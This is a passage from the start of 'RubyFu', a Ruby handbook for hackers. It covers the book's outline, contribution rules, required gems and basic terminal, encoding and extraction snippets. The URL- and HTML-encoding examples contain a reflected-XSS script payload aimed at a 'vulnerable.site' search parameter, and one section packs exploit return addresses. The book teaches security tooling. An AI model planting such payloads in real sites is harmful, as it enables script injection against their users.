
```
Hacker ( Code )-> ruby rubyfu.rb
```



```
Hacker ( Code )->
```

Table of Contents

RubyFu



Rubyfu, where Ruby goes evil!

This book is a great collection of ideas, tricks, and skills that could be useful for Hackers. It's a unique extraction reference, summarizes a lot of research and experience in order to achieve your **w00t** in the shortest and smartest way. Rubyfu is where you'll find plug-n-hack code. Rubyfu is a book to use not only to read, it's where ruby goes evil.

Who should read this book?

Ideally, Hackers! Those who have enough experience to hack our world and have *at least* basics in the Ruby programming language. To get the best benefits of the book, open Rubyfu.net and pin its browser tab. Use the irb/pry interactive interpreter to run the code, or run it as a script. Enhance the code to fit your needs and yeah, tweet the code and its output to @Rubyfu to share it with our awesome community.

Organization of the book

Module 0x0 | Introduction

Module 0x0 is just a smooth start for you, whether you're a reader, writer, hacker or someone who came to say hi. In this module you'll find a great start for you as a contributor, where all kinds of contributions are welcome starting from proofreading all the way up to topic writing.

Module 0x1 | Basic Ruby Kung Fu

Module 0x1 is an awesome collection of the most commonly needed string manipulation, extraction and conversion tasks; dealing with real cases that you might face during your hack. Your encoding and data conversion may be a trivial or complex challenge and here we don't care, we'll solve it.

Module 0x2 | System Kung Fu

Module 0x2 digs more into system hacking, where system commands, file manipulation, cryptography and generating common hashes are often needed. Getting simple bind and reverse shells with Ruby is a useful skill, no doubt. Almost all mainstream Linux systems are shipped with ruby and if not, no problem, we always have other ways to make use of our knowledge.

Module 0x3 | Network Kung Fu

Module 0x3 dives deeper into network sockets, protocols, packet manipulation, service enumeration and gives us more hacky and awesome code to get the job done. Working with network protocols needs a deeper knowledge of how these protocols work in order to exchange understandable data and yeah, we'll figure it out right here.

Module 0x4 | Web Kung Fu

Module 0x4 covers web topics. The web is the most common place to share information, making it one of the most delicious places to hack. Web hacking challenges, known for their uniqueness and with many potential technologies within a single page, require a versatile tool with easily adaptable capabilities. Here we'll learn how to deal with GET & POST requests, web services, databases, APIs and manipulating the browser to make it our soldier.

Module 0x5 | Exploitation Kung Fu

Module 0x5 builds your exploitation abilities with Ruby. Whatever the vulnerability may be, remote (FTP, IMAP, SMTP, etc.) or local (file format, local system) you'll need to know how to build fuzzers and skeleton exploits for it. If you get there you'll need a simple, clean and stable way to build your exploit. Here you'll learn how to build your fuzzer, exploit, and port your exploit to Metasploit -- and even how to write your own Metasploit modules too.

Module 0x6 | Forensic Kung Fu

Module 0x6 explores forensic capabilities with Rubyfu. Whoever you are: redteam, blueteam, or in-between you'll need some forensic skills in your hack and/or investigation. Here you'll learn more about how to deal with registry tasks, extracting browser information, and much more.

Contribution

This book is under CC BY-NC-SA License so we appreciate all kinds of contributions, distribution and we preserve our contributors efforts, forever.

Note: The code in this book is tested on Ruby version > 2.2.0

Contribution methods

There are several kinds of contributions that could help this book achieve the best results:

- Contribution by adding tricky code.
- Contribution by adding more explanation for existing code.
- Contribution by enhancing the code quality or alternatives.
- Contribution by enhancing the book quality:
  - Structure enhancements
  - Spelling, proofreading enhancements
  - Design enhancements
  - Ideas and requests
  - Any other
- Contribution by spreading the book in social media and IS communities.
  - Twitter: @Rubyfu and hashtag `#Rubyfu`
  - Google+: Rubyfu page
- Contribution by adding more resources and references.
- Contribution by donation.

How to?

Start contributing

Please find all you need to know about GitBook and markdown editing in the References section. As good start, you can refer to how to use it from official readme. You can easily use GitBook Desktop editor.

1. Create a GitHub account.
2. Fork RubyFu repository.
3. Clone GitHub forked RubyFu repository:

   ```
   git clone https://github.com/[YourGithubAccount]/RubyFu
   ```

4. Create a GitBook account.
5. Go to **GitBook editor** and Sign-in with your GitBook account
6. Press the **Import** button to import the cloned repository. Then, you'll find it in the **LOCAL LIBRARY** tab.
7. Add the forked RubyFu repository GitHub URL to GitBook Editor: **Toolbar** >> **File** >> **Preferences** >> **GIT**.
8. Start your awesome contribution.

9. From GitBook editor, **Sync** your changes to the forked repository.
10. From GitHub, send a **Pull Request(PR)** to the **Master** branch.

Not sure where to start helping? Go to TODO list and check the unchecked items.

Contributing with Code

Ruby code

- Use the triple ticks ```` ``` ```` followed by `ruby` then your code in between the ```` ``` ```` to get ruby code highlighted. e.g.

  ````
  ```ruby
  puts "Ruby Code here"
  ```
  ````

- Explain the main idea -with some details- of the code, if you explain every line that would be great but it's not a must.
- Choose the correct Module.
- Make your title clear.
- Use Text editor/ide for code identification before pasting your code.
- Mention the source, if you copied or developed code that has been created by others; please mention the source in the footer. e.g.

  ````
  ```ruby
  puts "Your good code"
  ```
  [Source][1]
  ````

  Then add the following to the footer

```
    [1]: http://TheSouceCodeURL

Your notes should be under the footer's line. Add the following to initiate the footer
if it does not yet exist

    <br><br><br>
    ---
    YOUR NOTES SHALL BE HERE
```

- Try to use readable code, if you have to add more tricky/skilled code then explain it well.
  > **Remember!** Hacker's code **=!** Cryptic code

Command-line

Use triple ticks to highlight your command-line. ex.

~~~~
```

ls
```
~~~~

Contributing with Translation

To translate Rubyfu, make sure to

- Create a new branch for your translation.
- Add a sub-directory under Rubyfu's root directory with the name of the language you will translate to.
- Update the `LANGS.md` file
- Copy and paste the content of `en/` folder to your language folder, then translate it.
- Create a Pull Request (PR).

Please make sure to mark the repository as **Watch** to keep your translated efforts up-to-date.

General Contribution

General contributions might be topic requests, proofreading, spelling, book organization and style. All these contributions are welcome; however, they have to be discussed on Rubyfu issues - especially things in regards to topics and/or book organization and styling. At the same time don't hesitate to report even a single word observation about the book, it's for you at the end of the day.

> **Note:** Since this book is enhanced dynamically and unordered, it's hard to make the footer notes with an order-series of numbers for the whole book, so -until I find better solution- I'll make the number order separate for each page individually.

Beginners

Stretching - for beginners

OK, if you believe you're a beginner and need to warm-up, here's a list of tasks to do **using ruby** before starting this book.

- **Strings**
  - Print the following string `\x52\x75\x62\x79\x46\x75` as it is, it should **NOT** be resolved to characters.
  - You have string `RubyFu` , convert this string to an array (each character is an element).
- **Arrays**
  - You have the following array `["R", "u", "b", "y", "F", "u"]` convert it to string `RubyFu` .
  - You have the following array `["1", "2", "3", "4"]` , calculate the sum of all elements.
- **Files and Folders**
  - Find all files ending with `.jpg` or `.pdf` or `.docx` or `.zip` in your Downloads folder.
  - Create a folder called `ruby-testfu` and copy all found files (from the previous task) into it.
- **Network**
  - Create a simple TCP server listening on port 3211. This server prints `date and time` .
  - Create a simple TCP client to connect to the previous server and print what the server sends.

A good list of References can be found under the Beginner section.

Challenge Yourself!

There are some awesome websites that push your programming skills via interactive challenges and I really encourage you to go through one or more of them.

- Codewars
- rubeque
- Hackerrank
- RubyQuiz

Required Gems

I'd like to list all external gems that might be used in this book. This list will be updated once a new gem is required.

Note that you don't need to install them all unless you specifically need them.

Main Gems

- Pry - An IRB alternative and runtime developer console.
- pry-doc - Pry Doc is a Pry REPL plugin. Extending documentation support for the REPL by improving the `show-doc & show-source commands.`
- pry-byebug - Combine 'pry' with 'byebug'. Adds 'step', 'next', 'finish', 'continue' and 'break' commands to control execution.

  ```
  gem install pry
  gem install pry-doc
  gem install pry-byebug
  ```

  To run pry with best appearance

  ```
  pry --simple-prompt
  ```

> **Note:** Most of our examples will be executed on **pry** so please consider it as main part of our environment. Otherwise, when you see `#!/usr/bin/env ruby, it means a file script to execute.`

Module Gems

Due the demand of wrapping all required gems into one gem, we've created hacker-gems which installs all the below gems at one time.

```
gem install hacker-gems
```

You might need to install some packages beforehand to avoid any errors of missing libraries.

```
sudo apt-get install build-essential libreadline-dev libssl-dev libpq5 libpq-dev librea
dline5 libsqlite3-dev libpcap-dev git-core autoconf postgresql pgadmin3 curl zlib1g-dev
 libxml2-dev libxslt1-dev vncviewer libyaml-dev curl nmap
```

Module 0x1 | Basic Ruby Kung Fu

- colorize - Extends String class or add a ColorizedString with methods to set text color, background.

Module 0x2 | System Kung Fu

- virustotal - A script for automating virustotal.com queries.
- uirusu - A tool and REST library for interacting with Virustotal.org.
- clipboard - Lets you access the clipboard on Linux, MacOS, Windows, and Cygwin.

Extra gems

Useful gems to build command line applications

- tty-prompt - A beautiful and powerful interactive command line prompt.
- Thor - Create a command-suite app simply and easily, as well as Rails generators.
- GLI - Create awesome, polished command suites without a lot of code.
- Slop - Create simple command-line apps with a syntax similar to trollop.
- Highline - handle user input and output via a “Q&A” style API, including type conversions and validation.
- Escort - A library that makes building command-line apps in ruby so easy, you’ll feel like an expert is guiding you through it.
- commander - The complete solution for Ruby command-line executables.

Module 0x3 | Network Kung Fu

- geoip - searches a GeoIP database host or IP address, returns the country, city, ISP and location.
- net-ping - A ping interface. Includes TCP, HTTP, LDAP, ICMP, UDP, WMI (for Windows).
- ruby-nmap - A Ruby interface to Nmap, the exploration tool and security / port scanner.
- ronin-scanners - A library for Ronin that provides Ruby interfaces to various third-party security scanners.
- net-dns - A pure Ruby DNS library, with a clean OO interface and an extensible API.
- snmp - A Ruby implementation of SNMP (the Simple Network Management Protocol).
- net-ssh - A pure-Ruby implementation of the SSH2 client protocol.
- net-scp - A pure Ruby implementation of the SCP client protocol.
- ftpd - A pure Ruby FTP server library. It supports implicit and explicit TLS, IPV6, passive and active mode.
- packetfu - A mid-level packet manipulation library for Ruby.
- packetgen - Ruby library to easily generate and capture network packets.

Module 0x4 | Web Kung Fu

- net-http-digest_auth - An implementation of RFC 2617 - Digest Access Authentication.
- ruby-ntlm - NTLM implementation for Ruby.
- activerecord - Databases on Rails. Build a persistent domain model by mapping database tables to Ruby.
- tiny_tds - TinyTDS - A modern, simple and fast FreeTDS library for Ruby using DB-Library.
- activerecord-sqlserver-adapter.
- activerecord-oracle_enhanced-adapter.
- buby - a mashup of JRuby with the popular commercial web security testing tool Burp Suite from PortSwigger.
- wasabi - A simple WSDL parser.
- savon - Heavy metal SOAP client.
- httpclient - gives something like the functionality of libwww-perl (LWP) in Ruby.

- nokogiri - An HTML, XML, SAX, and Reader parser.
- twitter - A Ruby interface to the Twitter API.
- selenium-webdriver - A tool for writing automated tests of websites. It aims to mimic the behaviour of a real user.
- watir-webdriver - WebDriver-backed Watir.
- coffee-script - Ruby CoffeeScript is a bridge to the JS CoffeeScript compiler.
- opal - Ruby runtime and core library for JavaScript.

Extra gems

Useful gems to deal with web:

- Mechanize - a ruby library that makes automated web interaction easy.
- HTTP.rb - Fast, Elegant HTTP client for ruby.
- RestClient - A class and executable for interacting with RESTful web services.
- httparty - Makes http fun! Also, makes consuming restful web services dead easy.
- websocket - Universal Ruby library to handle WebSocket protocol.

Module 0x5 | Exploitation Kung Fu

- metasm - A cross-architecture assembler, disassembler, linker, and debugger.

Module 0x6 | Forensic Kung Fu

- metasm - A cross-architecture assembler, disassembler, linker, and debugger.

Module 0x1 | Basic Ruby Kung Fu

Ruby has awesome abilities and tricks for dealing with string and array scenarios. In this chapter we'll present some tricks we may need in our hacking life.

Terminal

Terminal size

Here are some different ways to get terminal size from ruby:

- By IO/console standard library

```
require 'io/console'
rows, columns = $stdin.winsize
# Try this now
print "-" * (columns/2) + "\n" + ("|" + " " * (columns/2 -2) + "|\n")* (rows / 2) + "-"
 * (columns/2) + "\n"
```

- By readline standard library

```
require 'readline'
Readline.get_screen_size
```

- By environment like IRB or Pry

```
[ENV['LINES'].to_i, ENV['COLUMNS'].to_i]
```

- By tput command line

```
[`tput cols`.to_i , `tput lines`.to_i]
```

Console with tab completion

We can't stop being jealous of Metasploit console (msfconsole), where we take a rest from command line switches. Fortunately, here is the main idea of console tab completion in ruby:

- Readline

The Readline module provides an interface for GNU Readline. This module defines a number of methods to facilitate completion and accesses input history from the Ruby interpreter.

console-basic1.rb

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'readline'

# Prevent Ctrl+C for exiting
trap('INT', 'SIG_IGN')

# List of commands
CMDS = [ 'help', 'rubyfu', 'ls', 'pwd', 'exit' ].sort


completion = proc { |line| CMDS.grep( /^#{Regexp.escape( line )}/ ) }

# Console Settings
Readline.completion_proc = completion        # Set completion process
Readline.completion_append_character = ' '   # Make sure to add a space after completion


while line = Readline.readline('-> ', true)
  puts line unless line.nil? or line.squeeze.empty?
  break if line =~ /^quit.*/i or line =~ /^exit.*/i
end
```

Now run it and try out the tab completion!

Well, the main idea for tab completion is to make things easier, not just "press tab". Here is a simple thought...

console-basic2.rb

```
require 'readline'

# Prevent Ctrl+C for exiting
trap('INT', 'SIG_IGN')

# List of commands
CMDS = [ 'help', 'rubyfu', 'ls', 'exit' ].sort


completion =
    proc do |str|
      case
      when Readline.line_buffer =~ /help.*/i
    puts "Available commands:\n" + "#{CMDS.join("\t")}"
      when Readline.line_buffer =~ /rubyfu.*/i
    puts "Rubyfu, where Ruby goes evil!"
      when Readline.line_buffer =~ /ls.*/i
    puts `ls`
      when Readline.line_buffer =~ /exit.*/i
    puts 'Exiting..'
    exit 0
      else
    CMDS.grep( /^#{Regexp.escape(str)}/i ) unless str.nil?
      end
    end


Readline.completion_proc = completion        # Set completion process
Readline.completion_append_character = ' '   # Make sure to add a space after completion


while line = Readline.readline('-> ', true)  # Start console with character -> and make
 add_hist = true
  puts completion.call
  break if line =~ /^quit.*/i or line =~ /^exit.*/i
end
```

Things can go much farther, like *msfconsole*, maybe?

- Ruby Readline Documentation and Tutorial

String

Colorize your outputs

Since we mostly work with the command-line, we need our output to be more elegant. Here are the main colors you may need to do so. You can always add to this set.

```
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def dark_green; colorize(self, "\e[32m"); end
  def yellow; colorize(self, "\e[1m\e[33m"); end
  def blue; colorize(self, "\e[1m\e[34m"); end
  def dark_blue; colorize(self, "\e[34m"); end
  def purple; colorize(self, "\e[35m"); end
  def dark_purple; colorize(self, "\e[1;35m"); end
  def cyan; colorize(self, "\e[1;36m"); end
  def dark_cyan; colorize(self, "\e[36m"); end
  def pure; colorize(self, "\e[0m\e[28m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code) "#{color_code}#{text}\e[0m" end
end
```

All you need is to call the color when you `puts` it

```
puts "RubyFu".red
puts "RubyFu".green
puts "RubyFu".yellow.bold
```

To understand this code, let's explain it with a diagram

```
\033  [0;  31m
 ^     ^    ^
 |     |    |
 |     |    |---------------------------------------- [The color number]
 |     |-------------------- [The modifier]            (ends with "m")
 |-- [Escaped character]           | 0 - normal
     (you can use "\e")            | 1 - bold
                                   | 2 - normal again
                                   | 3 - background color
                                   | 4 - underline
                                   | 5 - blinking
```

Or you can use an external gem called [colorized] for fancier options

```
gem install colorize
```

Then just require it in your script

```
require 'colorize'
```

Overwriting Console Output

It's awesome to have more flexibility in your terminal, and sometimes we need to do more with our scripts.

Overwriting console output makes our applications elegant and less noisy for repeated outputs like counting and loading progress bars.

I've read a how-to about bash Prompt cursor movement and I found it is convenient to have in our scripts. Here's what I've found so far

```
- Position the Cursor:
  \033[<L>;<C>H
     Or
  \033[<L>;<C>f
  puts the cursor at line L and column C.
- Move the cursor up N lines:
  \033[<N>A
- Move the cursor down N lines:
  \033[<N>B
- Move the cursor forward N columns:
  \033[<N>C
- Move the cursor backward N columns:
  \033[<N>D
- Clear the screen, move to (0,0):
  \033[2J
- Erase to end of line:
  \033[K
- Save cursor position:
  \033[s
- Restore cursor position:
  \033[u
```

So to test these I created the following PoC

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
(1..3).map do |num|
  print "\rNumber: #{num}"
  sleep 0.5
  print ("\033[1B")    # Move cursor down 1 line

  ('a'..'c').map do |char|
    print "\rCharacter: #{char}"
    print  ("\e[K")
    sleep 0.5
    print ("\033[1B")    # Move cursor down 1 lines

    ('A'..'C').map do |char1|
      print "\rCapital letters: #{char1}"
      print  ("\e[K")
      sleep 0.3
    end
    print ("\033[1A")    # Move curse up 1 line

  end

  print ("\033[1A")    # Move curse up 1 line
end

print ("\033[2B")    # Move cursor down 2 lines

puts ""
```

So far so good, but why don't we make these as Ruby methods for more elegant usage? So I came up with the following

```ruby
# KING SABRI | @KINGSABRI
class String
  def mv_up(n=1)
    cursor(self, "\033[#{n}A")
  end

  def mv_down(n=1)
    cursor(self, "\033[#{n}B")
  end

  def mv_fw(n=1)
    cursor(self, "\033[#{n}C")
  end

  def mv_bw(n=1)
    cursor(self, "\033[#{n}D")
  end

  def cls_upline
    cursor(self, "\e[K")
  end

  def cls
    # cursor(self, "\033[2J")
    cursor(self, "\e[H\e[2J")
  end

  def save_position
    cursor(self, "\033[s")
  end

  def restore_position
    cursor(self, "\033[u")
  end

  def cursor(text, position)
    "\r#{position}#{text}"
  end
end
```

Then as a PoC, I've used the same previous PoC code (after updating String class on-the-fly in the same script)

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Level 1
(1..3).map do |num|
  print "\rNumber: #{num}"
  sleep 0.7
  # Level 2
  ('a'..'c').map do |char|
      print "Characters: #{char}".mv_down
      sleep 0.5
      # Level 3
      ('A'..'C').map do |char1|
          print "Capital: #{char1}".mv_down
          sleep 0.2
          print "".mv_up
      end
      print "".mv_up
  end
  sleep 0.7
end
print "".mv_down 3
```

It's much more elegant, isn't it? Say yes plz

Some application...

Create Progress Percent

```
(1..10).each do |percent|
  print "#{percent*10}% complete\r"
  sleep(0.5)
  print  ("\e[K") # Delete current line
end
puts "Done!"
```

Another example

```
(1..5).to_a.reverse.each do |c|
  print "\rI'll exit after #{c} second(s)"
  print "\e[K"
  sleep 1
end
```

Using our elegant way (after updating String class on-the-fly)

```
(1..5).to_a.reverse.each do |c|
  print "I'll exit after #{c} second".cls_upline
  sleep 1
end
puts
```

Conversion

String conversion and/or encoding is an important part of exploitation and firewall bypasses.

Convert String/Binary to Hex

If no prefix is needed, you just do the following

```
"Rubyfu".unpack("H*")    #=> ["527562796675"]
```

Otherwise, see the below ways

For a single character

```
'\x%02x' % "A".ord    #=> "\\x41"
```

Note: the symbols `*""` are equal of `.join`

```
"ABCD".unpack('H*')[0].scan(/../).map {|h| '\x'+h }.join    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".unpack('C*').map { |c| '\x%02x' % c }.join    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".split("").map {|h| '\x'+h.unpack('H*')[0] }*""    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".split("").map {|c|'\x' + c.ord.to_s(16)}.join    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".split("").map {|c|'\x' + c.ord.to_s(16)}*""    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".chars.map {|c| '\x' + c.ord.to_s(16)}*""    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".each_byte.map {|b| b.to_s(16)}.join    #=> "41424344"
```

or

```
"ABCD".each_char.map {|c| '\x'+(c.unpack('H*')[0])}.join    #=> "\\x41\\x42\\x43\\x44"
```

or

```
"ABCD".chars.map {|c| '\x%x' % c.ord}.join    #=> "\\x41\\x42\\x43\\x44"
```

Convert Hex to String/Binary

```
["41424344"].pack('H*')    #=> ABCD
```

or

```
"41424344".scan(/../).map { |x| x.hex.chr }.join    #=> ABCD
```

or for raw socket

```
"41424344".scan(/../).map(&:hex).pack("C*")    #=> ABCD
```

in-case of binary that is out of `.chr` range. For example you may need to convert an IP-address to hex raw then send it through the socket. The case of just converting it to hex would not work for you

```
>> ip = "192.168.100.10"
=> "192.168.100.10"
>> ip.split(".").map {|c| '\x%02x' % c.to_i}.join
=> "\\xc0\\xa8\\x64\\x0a"
```

As you can see, Ruby reads returns `"\\xc0\\xa8\\x64\\x0a"` which doesn't equal `"\xc0\xa8\x64\x0a"`. Try to enter this value (with double-quotes) `"\xc0\xa8\x64\x0a"` into your irb directly and you'll notice that the return is `"\xC0\xA8d\n"` which is what should be passed to the raw socket, not the `"\\xc0\\xa8\\x64\\x0a"`. The main cause is ruby escapes the backslash(`\`).

To solve this issue, use pack to convert integers to 8-bit unsigned (unsigned char)

```
ip.split(".").map(&:to_i).pack("C*")    #=> "\xC0\xA8d\n"
```

Note about hex: Sometimes you might face non-printable characters, especially when dealing with binary raw. In this case, append **(** `# -*- coding: binary -*-` **)** at the top of your file to fix any interpretation issues.

Convert Hex (Return address) to Little-Endian format

Little-endian format is simply reversing the string such as reversing/backwarding "Rubyfu" to "ufybuR" which can be done by calling the `reverse` method of the `String` class

```
"Rubyfu".reverse
```

In exploitation, this is not as simple as that since we're dealing with hex values that may not represent printable characters.

So assume we have `0x77d6b141` as the return address which we want to convert to Little-Endian format to allow the CPU to read it correctly.

Generally speaking, it's really a trivial task to convert `0x77d6b141` to `\x41\xb1\xd6\x77` since it's a one time process, but this is not the case if you have a ROP chain that has to be staged in your exploit. To do so simply `pack` it as an array

```
[0x77d6b141].pack('V')
```

It happens that sometimes you get an error because of a non-Unicode string issue. To solve this issue, just force encoding to UTF-8, but most of the time you will not face this issue

```
[0x77d6b141].pack('V').force_encoding("UTF-8")
```

If you have a ROP chain, then it's not decent to apply this each time - so you can use the first way and append (`# -*- coding: binary -*-`) at top of your exploit file.

Convert to Unicode Escape

Hexadecimal unicode escape

```
"Rubyfu".each_char.map {|c| '\u' + c.ord.to_s(16).rjust(4, '0')}.join
```

Or using unpack

```
"Rubyfu".unpack('U*').map{ |i| '\u' + i.to_s(16).rjust(4, '0') }.join
```

A shorter way

```
"Rubyfu".unpack('U*').map{ |i| "\\u00%x" % i }.join
```

Octal unicode escape

An octal escape is exactly the same, except we convert the string to octal instead of hexadecimal

```
"Rubyfu".each_char.map {|c| '\u' + c.ord.to_s(8).rjust(4, '0')}.join
```

Escape Sequences in Double-Quoted Strings

```
"\u{52 75 62 79 66 75}"
```

En/Decode base-64 String

We'll present this in a few ways.

Encode string

```
["RubyFu"].pack('m0')
```

or

```
require 'base64'
Base64.encode64 "RubyFu"
```

Decode

```
"UnVieUZ1".unpack('m0')
```

or

```
 Base64.decode64 "UnVieUZ1"
```

> **TIP:**
> The string unpack method is incredibly useful for converting data we read as strings back to their original form. To read more, visit the String class reference at www.ruby-doc.org/core/classes/String.html.

En/Decode URL String

URL encoding/decoding is well known. From a hacker's point of view, we need it often for client-side vulnerabilities.

Encoding string

```
require 'uri'
puts URI.encode 'http://vulnerable.site/search.aspx?txt="><script>alert(/Rubyfu/.source
)</script>'
```

Decoding string

```
require 'uri'
puts URI.decode "http://vulnerable.site/search.aspx?txt=%22%3E%3Cscript%3Ealert(/Rubyfu
/.source)%3C/script%3E"
```

You can encode/decode any non-URL string, of-course.

The above way will encode any non-URL standard strings only (ex. `<>"{}`) however if you want to encode the full string use `URI.encode_www_form_component`

```
puts URI.encode_www_form_component 'http://vulnerable.site/search.aspx?txt="><script>alert(/Rubyfu/.source)</script>'
```

HTML En/Decode

Encoding HTML

```
require 'cgi'
CGI.escapeHTML('"><script>alert("Rubyfu!")</script>')
```

Returns

```
&quot;&gt;&lt;script&gt;alert(&quot;Rubyfu!&quot;)&lt;/script&gt;
```

Decoding HTML

```
require 'cgi'
CGI.unescapeHTML("&quot;&gt;&lt;script&gt;alert(&quot;Rubyfu!&quot;)&lt;/script&gt;")
```

Returns

```
"><script>alert("Rubyfu!")</script>
```

En/Decode SAML String

Decoding SAML

```
# SAML Request
saml = "fZJNT%2BMwEIbvSPwHy%2Fd8tMvHympSdUGISuwS0cCBm%2BtMUwfbk%2FU4zfLvSVMq2Euv45n3fd7
xzOb%2FrGE78KTRZXwSp5yBU1hpV2f8ubyLfvJ5fn42I2lNKxZd2Lon%2BNsBBTZMOhLjQ8Y77wRK0iSctEAiKL
Fa%2FH4Q0zgVrceACg1ny9uMy7rCdaM2%2Bs0BWrtppK2UAdeoVjW2ruq1bevGImcvR6zpHmtJ1MHSUZAuDKU0v
Y7Si2h6VU5%2BiMuJuLx65az4dPql3SHBKaz1oYnEfVkWUfG4KkeBna7A%2Fxm6M14j1gZihZazBRH4MODcoKPO
gl%2BB32kFz08PGd%2BG0JJIkr7v46%2BhRCaEpod17DCRivYZCkmkd4N28B3wfNyrGKP5bws9DS6PKDz%2FMps
l36Tyz%2F%2Fax1jeFmi0emcLY7C%2F8SDD0Z7dobcynHbbV3QVbcZW0TlqQemNhoqzJD%2B4%2Fn8Yw7l8AA%3
D%3D"

require 'cgi'
require 'base64'
require 'zlib'

inflated = Base64::decode64(CGI.unescape(saml))
# You don't need below code if it's not deflated/compressed
zlib = Zlib::Inflate.new(-Zlib::MAX_WBITS)
zlib.inflate(inflated)
```

Returns

```
"<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n<samlp:AuthnRequest xmlns:samlp=\"urn:oa
sis:names:tc:SAML:2.0:protocol\" ID=\"agdobjcfikneommfjamdclenjcpcjmgdgbmpgjmo\" Versio
n=\"2.0\" IssueInstant=\"2007-04-26T13:51:56Z\" ProtocolBinding=\"urn:oasis:names:tc:SA
ML:2.0:bindings:HTTP-POST\" ProviderName=\"google.com\" AssertionConsumerServiceURL=\"h
ttps://www.google.com/a/solweb.no/acs\" IsPassive=\"true\"><saml:Issuer xmlns:saml=\"ur
n:oasis:names:tc:SAML:2.0:assertion\">google.com</saml:Issuer><samlp:NameIDPolicy Allow
Create=\"true\" Format=\"urn:oasis:names:tc:SAML:2.0:nameid-format:unspecified\" /></sa
mlp:AuthnRequest>\r\n"
```

Source
[More about SAML][3]

---

[3]: http://dev.gettinderbox.com/2013/12/16/introduction-to-saml/

Extraction

String extraction is one of the main tasks that all programmers need. It's often difficult because we don't get an easy string presentation from which to extract useful data/information. Here are some helpful Ruby string-extraction cases.

Extracting Network Strings

Extracting MAC address from string

We need to extract all MAC addresses from an arbitrary string

```
mac = "ads fs:ad fa:fs:fe: Wind00-0C-29-38-1D-61ows 1100:50:7F:E6:96:20dsfsad fas fa1 3c:77:e6:68:66:e9 f2"
```

Using Regular Expressions

This regular expression should support Windows and Linux MAC address formats.

Lets to find our mac

```
mac_regex = /(?:[0-9A-F][0-9A-F][:\-]){5}[0-9A-F][0-9A-F]/i
mac.scan mac_regex
```

Returns

```
["00-0C-29-38-1D-61", "00:50:7F:E6:96:20", "3c:77:e6:68:66:e9"]
```

Extracting IPv4 address from string

We need to extract all IPv4 addresses from an arbitrary string

```
ip = "ads fs:ad fa:fs:fe: Wind10.0.4.5ows 11192.168.0.15dsfsad fas fa1 20.555.1.700 f2"
```

```
ipv4_regex = /(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)/
```

Let's find our IPs

```
ip.scan ipv4_regex
```

Returns

```
[["10", "0", "4", "5"], ["192", "168", "0", "15"]]
```

Extracting IPv6 address from string

```
 ipv6_regex = /^\s*((([0-9A-Fa-f]{1,4}:){7}([0-9A-Fa-f]{1,4}|:))|(([0-9A-Fa-f]{1,4}:){6
}(:[0-9A-Fa-f]{1,4}|((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?
\d)){3})|:))|(([0-9A-Fa-f]{1,4}:){5}(((:[0-9A-Fa-f]{1,4}){1,2})|:((25[0-5]|2[0-4]\d|1\d
